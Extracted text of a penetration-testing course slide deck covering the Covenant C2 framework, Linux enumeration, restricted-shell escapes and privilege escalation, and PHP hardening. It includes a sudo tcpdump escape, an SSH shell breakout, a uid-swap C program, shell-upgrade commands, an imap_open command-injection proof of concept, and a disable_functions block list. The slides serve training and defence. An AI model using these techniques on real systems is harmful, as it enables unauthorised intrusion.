'MessageTransform' section contains a C# code snippet for a class named 'MessageTransform' with two methods: 'Transform' and 'Invert'. The 'HttpRequestHeaders' section contains the 'User-Agent' header with the value 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari' and an '+ Add' button.

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Covenant: Launchers




- Launchers
  - Payload that executes an initial stager on the target host to establish a Grunt connection
  - Multiple options for launchers are available and are easily customizable using Code UI
  - Covenant also provides hosting functionality for the delivery of the payloads
  - Able to run stageless payload delivery mechanism

Name	Description
InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Mshhta	Uses mshhta.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and Windows Server 2016.

# Covenant: Grunts

- Grunts
  - Grunts are Covenants version of an “agent” or “beacon”
  - Grunt processes that run on compromised hosts are written in C# and their code can be customized or rewritten from scratch
  - Run in memory on compromised systems and communicate back to our C2 server



The screenshot displays the Covenant web interface. On the left is a navigation sidebar with options: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled 'Grunts' and contains a table with the following data:

Name	Hostname	User	Integrity	LastCheckIn	Status	Note	Template
807ad2cefd	Prod-Server	emp1	Medium	01/06/2021 06:29:15	Active		GruntHTTP
bb5-b813bd	Staff-Access	tpv_user	High	31/05/2021 22:24:22	Lost		GruntHTTP

Below the table, a terminal window is open for the selected Grunt (ID: 807ad2cefd). The terminal shows the following commands and output:

```
(admin) > PowerShellImport
[01/06/2021 19:28:37 UTC] PowerShellImport completed
[01/06/2021 19:28:34 UTC] PowerShell completed
[01/06/2021 19:28:34 UTC] PowerShell /powershellcommand:" Get-netForestTrust"
```

# Implant Template



**COVENANT** Welcome, admin! Log out

Dashboard  
Listeners  
Launchers  
Grunts  
**Templates**  
Tasks  
Taskings  
Graph  
Data  
Users

## Implant Template: GruntHTTP

Name	Description	
GruntHTTP	A Windows implant written in C# that communicates over HTTP.	
Language	CommType	ImplantDirection
CSharp	HTTP	Pull
CompatibleListenerTypes	CompatibleDotNetVersions	
HTTP	Net35, Net40	

**StagerCode**

```
1 using System;
2 using System.Net;
3 using System.Linq;
4 using System.Text;
5 using System.Text.RegularExpressions;
6 using System.IO.Pipes;
7 using System.Reflection;
8 using System.Collections.Generic;
9 using System.Security.Cryptography;
10
11 namespace GruntStager
12 {
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Covenant: **Tasks**

---

- Covenant's prebuilt capabilities such as lateral movement via WMI and Powershell or running Mimikatz
- Grunt tasks can be found in the main Tasks list
- These too can be customized, and new ones can be coded
- Types include: Tasks for Situational awareness, initial access, lateral movement, credential dumping etc.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Covenant: **Data**

---

- This feature acts as a data store to keep information like credentials, downloads, screenshots that were extracted using Grunts




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# API for Automation

- Driven by a server-side API for multi-user collaboration
- Easily expandable
- Includes a Swagger UI for easier development and debugging
- Accessible at <http://<covenant-host>:7443/swagger>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 4.13



## Demo 4.13

## C2

---

- Create a listener with custom HTTP profile on Covenant
- Perform Cross forest Kerberoasting for a SPN to gain access to staff-access.partner.local machine using Covenant

[https://youtube.com/playlist?list=PLzVPGKI\\_CdO-mxck1RHIQFKDNaqXPjQTz](https://youtube.com/playlist?list=PLzVPGKI_CdO-mxck1RHIQFKDNaqXPjQTz)



## Case Study

# Research Papers

---

- Stegobot: A covert social network botnet  
<http://personal.strath.ac.uk/shishir.nagaraja/papers/stegobot.pdf>
- SkypeMorph: Protocol Obfuscation for Tor Bridges  
<https://www.cs.umd.edu/class/spring2021/cmsc614/papers/skypemorph.pdf>
- StegoTorus is a camouflage proxy for the Tor anonymity system.  
<https://sri-csl.github.io/stegotorus/>

# C2 Detection and Disruption

---



- Look for known-bad network activity
  - Monitor DNS traffic to identify internal devices that attempt to contact domains that are known to be involved in C2 activity
  - Monitor IP traffic to identify internal devices that attempt to connect to end points that are known to be involved in C2 activity
  - Look for traffic that matches known C2 traffic signatures
- Detect anomalous network activity
  - Analyze network traffic to identify activity that deviates from the expected, normal traffic of the monitored network
  - Establish traffic baselines to determine the “normal” profile of the network
  - Evaluate current network activity against the established baselines to identify deviations that may be indicative of C2 activity

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# C2 Detection and Disruption

---

- Block/Disrupt C2 Activity
  - Review the network for unwanted communication mechanisms that can be used for C2 activities such as P2P overlays, Social network, Anonymisation networks
  - Set up rate-limit policies to slow down traffic meant for untrusted endpoints
  - Segment the network to separate systems with different trusts and risk profile



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Network status: After Windows Multi Forest Exploitation

SHARED Subnet  
(192.168.3.0/24)



192.168.3.208  
DVCS / CI-CD



192.168.3.100  
Oracle DB



192.168.3.210



192.168.3.215  
Host: DC01



fe80::250:56ff:fe9f:a84  
SNMPv3



192.168.3.211



192.168.3.180  
SSL & Bash



192.168.3.150  
WebSphere

DEDICATED Subnet  
(192.168.X.0/24)



192.168.X.17  
Host: WKSX



192.168.X.18  
Multi Forest



192.168.X.209



192.168.X.206

PRIVATE Subnet  
(10.0.2.0/24)



10.0.2.220  
Host: certsrv



## Hacking \*nix

- Linux Enumeration and Exploitation
- Linux Privilege Escalation

# The Basics

---


- Everything is a file
- The root user (id=0) has access to all files
- Home Folder (~) locations are identified at paths such as /home/<username> and /root for root user
- **Configuration files**
  - /etc: system wide configuration (except creds generally readable)
  - /home/<username>/: user specific configuration (reachable by user and root)
- **Passwords**
  - /etc/passwd: contains user details
  - /etc/shadow: contains salted password hashes



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Hacking \*nix

## Linux Enumeration and Exploitation

# Ancient: Finger

---

- Listens on TCP port 79
- The Finger program provides status reports on a particular computer system or a particular person
- The program **can** supply information such as whether a user is currently logged-on, e-mail address, full name etc.
- As well as standard user information, finger displays the contents of the .project and .plan files in the user's home directory
  - This could, at times, reveal “juicy” information



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Modern: SSH Based Username Enumeration

---



- Different response to valid and invalid user can be used to enumerate
- Affects : OpenSSH 2.3 < 7.4
- Client sends malformed packet
  - Invalid Username : SSH2\_MSG\_USERAUTH\_FAILURE
  - Valid Username: Connection terminated
- Connection over Secure channel hence need dedicated ssh client to play with this.
- Metasploit-framework
  - `modules/auxiliary/scanner/ssh/ssh_enumusers`

**Reference:**

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

# Exercise 5.1



## Demo 5.1

# Port scanning, Enumeration & SSH

---

- What services are listening on host 192.168.X.209?
- Identify users present on the system using the finger service
- Identify users present on the system using SSH enumeration

# SSH

---

- Remote administration service
- Provides 'secure' equivalent of Telnet and offers data encryption
- Common types of SSH authentication mechanisms:
  - Password based authentication is the most widely deployed and targeted in hacking world!
  - Key/hosts based, GSSAPI, Others.
- SSH versions:
  - v1 (deprecated now - inherent weaknesses such as insecure integrity checksums, MiTM attack susceptibility)
  - v2 (the latest version in use. If the server strings show v1.99, this means both versions are supported)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SSH Key Authentication

---

- Create a public/private key pair
- Upload public key to remote servers `/home/user/.ssh/authorized_keys`
  - **NOTE:** `authorized_keys` file should not be world writable
- Authenticate with your private key
  - **NOTE:** private key should only be readable by the user



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SSH Key Authentication



PFM - RM host



# NFS

---

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: `/etc/exports`
- To view a remote NFS share: `showmount -e <IP>`
- To mount a share:

```
mount -o nolock 192.168.x.209:/nfs_share_name /mnt/nfs
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# NFS

---

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: `/etc/exports`
- To view a remote NFS share: `showmount -e <IP>`
- To mount a share:

```
mount -o nolock 192.168.x.209:/nfs_share_name /mnt/nfs
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# NFS Permissions

---

- Once the NFS share is mounted you can read/write files (if NFS permissions allow so)
  - Which user can read/write files will depend on the uid/gid of the folder/file
  - As you have root access on your system (Kali); you can create a user locally with a matching uid/gid and then read/write files on the remote share that is mapped locally on your Kali host!



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 5.2



## Demo 5.2

## NFS & SSH #2

---

- On what port is NFS listening on the host 192.168.X.209?
- What is the share exported by the NFS Server?
- Identify a vulnerability related to the exported NFS directories which we may be able to 'abuse' and then login to the remote host using SSH

# Restricted Shells

---

- Shell access can be further restricted by use of restricted shells
  - Pre-packaged restricted shells such as rbash
  - Homegrown or written from scratch in perl / python (Ishell)
- Each has its own strengths and weaknesses
  - rbash: disallows / in commands, but at the same time if path contains the command it doesn't stop it from executing
  - Ishell: performs command parsing and hence vulnerable to logic bugs



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Restricted Shells: Sudo Escape Examples

---



- **VIM**

- `!sh` : will escape to shell

- **Nmap**

- (<4.2 version) Nmap --interactive can allow you to gain elevated privilege if Nmap is allowed to run as root
- Assuming nmap can be run as a privileged user; we could create a nse script that can then be invoked to achieve code execution under the context of this privileged account

- **Tcpdump**

- `echo "id" > /tmp/test3; chmod +x /tmp/test3; sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/test3 -Z root`

More Fun: <http://0x90909090.blogspot.com/2015/07/no-one-expect-command-execution.html>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SSH Breakout Example

- This described method is very handy and can be tested on firewall, SWITCH, router and other network device SSH interfaces.
- By default, a user has access on the device console, a successful breakout can lead to much elevated access.

```
root@[redacted]:~# ssh nsstest@[redacted]
nsstest@[redacted] password:
Login Time: Jun 22, 2020 13:52:54 (Mon) GMT
SWITCH> enable
^
% Invalid input detected at '^' marker.

SWITCH> exit
Connection to [redacted] closed.
root@[redacted]:~# ssh nsstest@[redacted] -t /bin/sh
nsstest@[redacted] password:
# id
uid=0(admin) gid=0(admin) groups=0(admin)
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Shell Games: Non-Interactive to Interactive

---



If you obtain a reverse shell via nc or similar methods you might end up getting a non-interactive shell

- You don't see the prompt.
- Commands like "clear" or "^L" or "ssh" fail with "must be run from terminal"

Some options to gain an interactive shell include:

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- `perl -e 'exec "/bin/sh";'`
- `/bin/sh -i`

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 5.3



## Demo 5.3

# Shell Breakout

---

- Break out of restricted SSH shell as foo2 user
- Execute ifconfig as foo2 and store the output

### **Bonus:**

- Identify as many alternative breakout scenarios as you can (there are many!)

# SUID Files



- Executes with uid of the owner of the file(s) and not with the permission of user executing it
- Creating a SUID & SGID file
  - `chmod 6755 file_name`
  - Interpreted code starting with `#!` even if SUID bit is set, will not be executed with inherited privilege (i.e. scripts will be ignored)
  - Bash by default drops privileges to calling user, use `-p` to retain permissions

```
foo@kali:/mnt/nfs/exec$ ls -alh
total 2.0M
drwxrwxrwx 2 foo2 foo2 4.0K Feb 23 2018 .
drwxr-xr-x 5 foo2 foo2 4.0K Feb 23 2018 ..
-rwxr-xr-x 1 foo2 foo2 1014K Feb 23 2018 bash
-rwsr-sr-x 1 foo foo 1014K Feb 23 2018 foobash
```

# eid to uid

---

```
foo2@ubuntu:~/exec$ id
uid=1001(foo2) gid=1001(foo2) groups=1001(foo2)
foo2@ubuntu:~/exec$ ./foobash -p
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) eid=1000(foo) egid=1000(foo) groups=1000(foo),1001(foo2)
foobash-4.3$
```

- eid (effective user id)?
- eid = 0 = root = game over!
- While eid is good, we really want to have uid as the victim user

# euid to uid: **Example**

---

- `sudo -l` lists the allowed commands for the invoking user on the current host
- The invoking user is derived based on uid, not euid
- Thus it's always worthwhile gaining the same uid as euid



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# uid to uid: Example

- An example of a simple C program to start bash with `setreuid`/`setregid` privileges

```
setreuid(uid_t ruid, uid_t euid);
```

```
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setreuid(geteuid(),-1);
    setregid(getegid(),-1);
    char *args[] =
{" /bin/bash",0};
    execve(args[0],args,0);
    return 0;
}
```

```
foobash-4.3$ cat uidswap.c
#include <sys/types.h>
#include <unistd.h>
int main(void){
    setreuid(geteuid(),-1);
    setregid(getegid(),-1);
    char *args[] = {" /bin/bash",0};
    execve(args[0],args,0);
    return 0;
}
foobash-4.3$ gcc uidswap.c -o uidswap
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups=
foobash-4.3$ ./uidswap
foo@ubuntu:/home/foo2/exec$ id
uid=1000(foo) gid=1000(foo) groups=1000(foo),1001(foo2)
foo@ubuntu:/home/foo2/exec$
```

Interesting Read: [http://yarchive.net/comp/setuid\\_mess.html](http://yarchive.net/comp/setuid_mess.html)  
sudo bug [https://sudo.ws/alerts/minus\\_1\\_uid.html](https://sudo.ws/alerts/minus_1_uid.html)

# AppArmor

---

- AppArmor is a path-based Mandatory Access Control (MAC) system to restrict programs to a limited set of resources
- Enforces access control rules on programs rather than users
- 2 modes of Access Control Enforcement : Enforcement and Complain
- Profiles are stored in `/etc/apparmor.d/` and are loaded into kernel at boot-time
- Path-based restrictions can often be bypassed by simply moving the binary locations



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 5.4



## Demo 5.4

# Privilege Escalation #1

---

- Elevate yourself to foo user
- Obtain SSH access as foo user (using the trick applied as part of 5.2)
- Obtain output of /etc/pwn1.txt as user foo using the SSH shell

# More Breakout / Elevation options: GTFObins

---



- List of binaries to bypass local security protections
- <https://gtfobins.github.io/>
- Inspired by LOLBins project on Windows
- Binaries can be used to perform a wide range of actions
  - Interactive execute
  - Non-interactive reverse shell
  - Non-interactive bind shell
  - File write
  - File read
  - Sudo
  - Limited SUID

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# SSH Auditing

---

- Mozilla's Guide on OpenSSH Configuration
- Automated tool : [https://github.com/mozilla/ssh\\_scan](https://github.com/mozilla/ssh_scan)
  - `gem install ssh_scan`
  - `ssh_scan -t <IP>`
- <https://wiki.mozilla.org/Security/Guidelines/OpenSSH>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# NFS Security

---



- Create separate partition for Shares
- Ensure root\_squash is always kept on [default\_config]
  - "root\_squash" prevents remote root users from having root privileges and assigns them 'nobody' permissions (default)
- Shared partition should be mounted as "nosuid" & "noexec"
  - nosuid: files cant have suid bits
  - noexec: files can't have execute permissions

## Example:

```
<UUID> /ABC auto nosuid,nodev,nofail,x-gvfs-show,noexec 0 0
```

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# rservices

---

- Legacy services:
  - rexec (512/tcp)
  - rlogin (513/tcp)
  - rsh (514/tcp)
  
- Security problems:
  - Lack of encryption
  - Brute force susceptibility
  - RSH connection spoofing (ADMspooof)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# rservices

---

- rservices use standard PAM modules, however, access control is overridden by the following configuration files:
  - /etc/hosts.equiv
  - ~/.rhosts
- Config file format/description/example:
  - /etc/hosts.equiv containing “mypc bob” implies that user Bob is allowed to connect to this host from the host mypc
  - Similarly, “+ bob” means bob is allowed to connect to this host from any machine
  - /etc/hosts.equiv (system wide) supersedes the following...
  - /home/user/.rhosts (user specific)



# Exercise 5.5



## Demo 5.5

## rservices

---

- Which file manages authentication for rservices such as rlogin/rsh etc?

### Using access gained in the previous exercise:

- Examine the contents of the identified file and login to the host 192.168.X.209 using the 'rlogin' service
- Which users you can log on as using the rlogin service on the host 192.168.X.209?

# Apache

---

- The most widely known open source web server
- Main security issues revolve around Apache modules, patching and configuration
- Allows modules to extend functionality i.e. supporting programming languages such as PHP, or features like per user html directories and more



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Apache Modules: **userdir**

---

- Multi user system can have the module userdir enabled which allows every user to run a website via their own home folder
- mod\_userdir requires the user to have a directory named as public\_html, i.e. /home/<username>/**public\_html**
- This can be accessed by: `http://IP/~<username>/<file name>`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Server Hardening

---

- There are multiple areas which should be investigated:
  - File system permissions (write access to webroot)
  - Process execution (running apache as root?)
  - Restricting supported modules / languages (userdir, PHP etc)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# PHP Hardening



- With PHP5 we had Suhosin (<https://suhosin.org>)
- But for PHP7.X:
  - Suhosin development suspended in Pre-Alpha
  - Alternative: Snuffleupagus (<https://snuffleupagus.readthedocs.io/>)
  - Limiting options via php.ini (disable\_functions, disable\_classes)

```
www.owasp.org/index.php/PHP_Configuration_Cheat_Sheet#PHP_general_settings

PHP executable handling

enable_dl           = On
disable_functions   = system, exec, shell_exec, passthru, phpinfo, show_source, popen, proc_open
disable_functions   = fopen_with_path, dbmopen, dbase_open, putenv, move_uploaded_file
disable_functions   = chdir, mkdir, rmdir, chmod, rename
disable_functions   = filepro, filepro_rowcount, filepro_retrieve, posix_mkfifo
# see also: http://ir.php.net/features.safe-mode
disable_classes     =

These are dangerous PHP functions. You should disable all that you don't use.
```

# PHP Hardening: **Bypasses**

---



- Various PHP functions that can be used for code execution:
  - exec
  - system
  - passthru
  - popen
  - shell\_exec
  - proc\_open
  - dl
  - pcntl\_exec (only usable on command line)

**Reference:**

<http://www.openwall.com/lists/oss-security/2018/08/15/5>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# PHP : imap\_open exploit: CVE-2018-19518

---



- Need imap library
- Imap allows preauth via ssh/rsh which is exploited as commands are passed from the function input

```
1: <?php
2: $payload = "echo hello|tee /tmp/executed";
3: $encoded_payload = base64_encode($payload);
4: $server = "any -o
ProxyCommand=echo\t".$encoded_payload."|base64\t-d|bash";
5: @imap_open('{'.$server.':143/imap}INBOX', '', '');
```

**Reference:**

[https://lab.wallarm.com/rce-in-php-or-how-to-bypass-disable\\_functions-in-php-installations-6ccdbf4f52bb](https://lab.wallarm.com/rce-in-php-or-how-to-bypass-disable_functions-in-php-installations-6ccdbf4f52bb)

# PHP : Libgd Exploit : CVE-2019-6977

---

- OOB Heap Write Exploit (up to 1200 bytes over buffer)
- libgd library function gdImageColorMatch()
- Affected: PHP >5.6.40, >7.1.26, >7.2.14, and >7.3.1

Ref:

